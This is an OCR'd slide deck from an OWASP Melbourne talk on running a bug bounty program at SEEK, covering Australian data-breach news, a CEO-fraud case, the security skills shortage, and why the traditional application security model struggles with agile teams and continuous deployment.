seekurity

Running a Bug Bounty Program at SEEK

- Application Security Engineer at SEEK
- OWASP Melbourne chapter lead
- Web developer in a previous life
- Climber of rocks

Contact

- meetup.com/Application-Security-OWASP-Melbourne/
- @JulianBerton (Twitter - not very active)
- au.linkedin.com/in/julianberton
- bertonjulian.github.io (Blog - also not very active)

Meetup Find a Meetup Group Start a Meetup Group

OWASP Melbourne - Application Security

Home Members Sponsors Photos Pages Discussions More Group tools My profile

OWASP

Melbourne, Australia

Founded Nov 11, 2013

About us...

Invite friends

Members	496
Group reviews	7
Upcoming Meetups	1
Past Meetups	14

Welcome!

+ SCHEDULE A NEW MEETUP

Upcoming Past Calendar

There are no upcoming Meetups

You can schedule one!

Schedule a Meetup

Recent Meetups

What's new

MORE

NEW MEMBER
Moss Ebeling


Who are you?

Todays Agenda

- Cyber, Cyber, Cyber…
- Why the current security model is failing?
- Bug bounty programs, the what and why?


All The Cyber Statistics...

Compromises By Environment




Source: Trustwave Global Security Report

Data Targeted



Source: Trustwave Global Security Report

How Companies Are Compromised



Source: Trustwave Global Security Report

No credit card data or passwords stolen… But still made the ABC news

David Jones computer system hacked and customers' private details stolen

PM By Will Ockenden

Updated 2 Oct 2015, 11:52pm

Australian fashion retailer David Jones says its computer system has been hacked and the private details of some of its customers have been stolen by criminals.

The retailer said no credit card information or passwords were stolen, and once it discovered the issue it moved quickly to prevent any further incident.

It came a day after retailer Kmart said it had suffered from a privacy breach in which customer data was stolen.

PHOTO: Department store David Jones has suffered a privacy breach. (David Gray: Reuters)

No credit card data or passwords stolen… But still made the ABC news

Kmart online customers' information hacked in security breach

October 1, 2015

Comments 3 Read later

Marc Moncrief

Data Editor, The Age

View more articles from Marc Moncrief

Follow Marc on Twitter Follow Marc on Google+ Email Marc

Hackers stole data not to sell but to extort!

Aussie Farmers Direct customers' data hacked

November 6, 2015

Be the first to comment

Read later

Helen Velissaris

Tweet Pin it submit

Email article Print

Hack attack: Aussie Farmers Direct home grocery delivery service chief Keith Louie. *Photo: Pat Scala*

Thousands of Aussie Farmers Direct customers have had their private information posted online in a hacking attack, the latest in a string of consumer data breaches in recent months.

The food delivery company was the target of an extortion attempt by international hackers, who demanded a six-figure sum of cash before posting the information of more than 5000 customers on October 30.

Again, not going after data but after the money directly!

Home › Cybercrime

Austrian Firm Fires CEO After $56-million Cyber Scam

By AFP on May 25, 2016

Tweet RSS

Austrian aircraft parts maker FACC said Wednesday that it has fired its chief executive of 17 years after cyber criminals stole some 50 million euros ($55.7 million) in a so-called "fake president" scam.

FACC, whose customers include Airbus, Boeing and Rolls-Royce, said that the its supervisory board sacked Walter Stephan with immediate effect after he "severely violated his duties".

Press reports said that in January a FACC employee wired around 50 million euros, equivalent to almost 10 percent of annual revenues, after receiving emailed instructions from someone posing as Stephan.

By the time the firm, which began life making skis before expanding into aeronautics, realized the mistake, it was too late. The money had disappeared in Slovakia and Asia, the Standard daily reported.

The company said Wednesday that the scam, also known as "bogus boss" or "CEO fraud" and increasingly popular with sophisticated organized criminals, cost it 41.9 million euros in its 2015/16 business year.

World's Biggest Data Breaches

Selected losses greater than 30,000 records


(updated 4th September 2016)

interesting story

YEAR

BUBBLE COLOUR YEAR | METHOD OF LEAK *BUBBLE SIZE* NO OF RECORDS STOLEN | DATA SENSITIVITY


SHOW FILTER



Is Awareness To Blame?

A BULLSEYE VIEW

company careers corporate responsibility news & features



Inside Target's Cyber Fusion Center

JAN 30, 2016 @ 09:02 AM 8,918 VIEWS

Why J.P. Morgan Chase & Co. Is Spending A Half Billion Dollars On Cybersecurity

Steve Morgan
CONTRIBUTOR
I write about the business of cybersecurity.
FULL BIO ›
Opinions expressed by Forbes Contributors are their own.

(Photo by Spencer Platt/Getty Images)

Or is it that our approach to security is outdated?

The Problem?


Or should i say problems...


The current application security model was designed when:

- There were 3-6 month deploy to prod cycles (think waterfall).
- One software stack per company (for example, only allowed to use C#, .NET, SQL Server and IIS).
- Ratio of security people to devs… Well that's always been skewed :)

So how was app sec approached?

The Current Security Model





Why would this be the case?

Skills Shortage

CIO FROM IDG

Australia hardest hit globally by cyber security skills shortage: report

Lack of professionals having detrimental affect on Aussie businesses says think tank

George Nott (CIO)
06 September, 2016 09:54

0 Comments

“88 per cent of Aussie IT decision makers believe there is a shortage of cyber security skills”

“Scarcest technical skills being intrusion detection, software development and attack mitigation”

Commonwealth Bank warns global cyber-security skills shortage leaves Australia open to attack

PM By Will Ockenden

Posted 27 Aug 2015, 6:21pm

The Commonwealth Bank is warning that a global cyber-security skills shortage could open the way for more and more high-profile and damaging computer attacks.

The Federal Government expects demand for computer security experts will grow by more that 20 per cent over the next five years.


And as the cyber threat to government and corporate computer systems grows, the bank has called for a shakeup in universities, arguing that cyber security courses need to focus less on theory and more on practical experience.

PHOTO: Experts warn that the attack on Ashley Madison is by no means an isolated incident (Supplied)

The way we build software is changing...


- Small teams (Max 5-10)
- Agile development methodologies (move faster)
- Teams can choose what stack to use...
- CD / CI , deploy to prod daily (move even faster)

~140 Tech Team



1-2 App Sec Team

Deploys To Prod Per Month



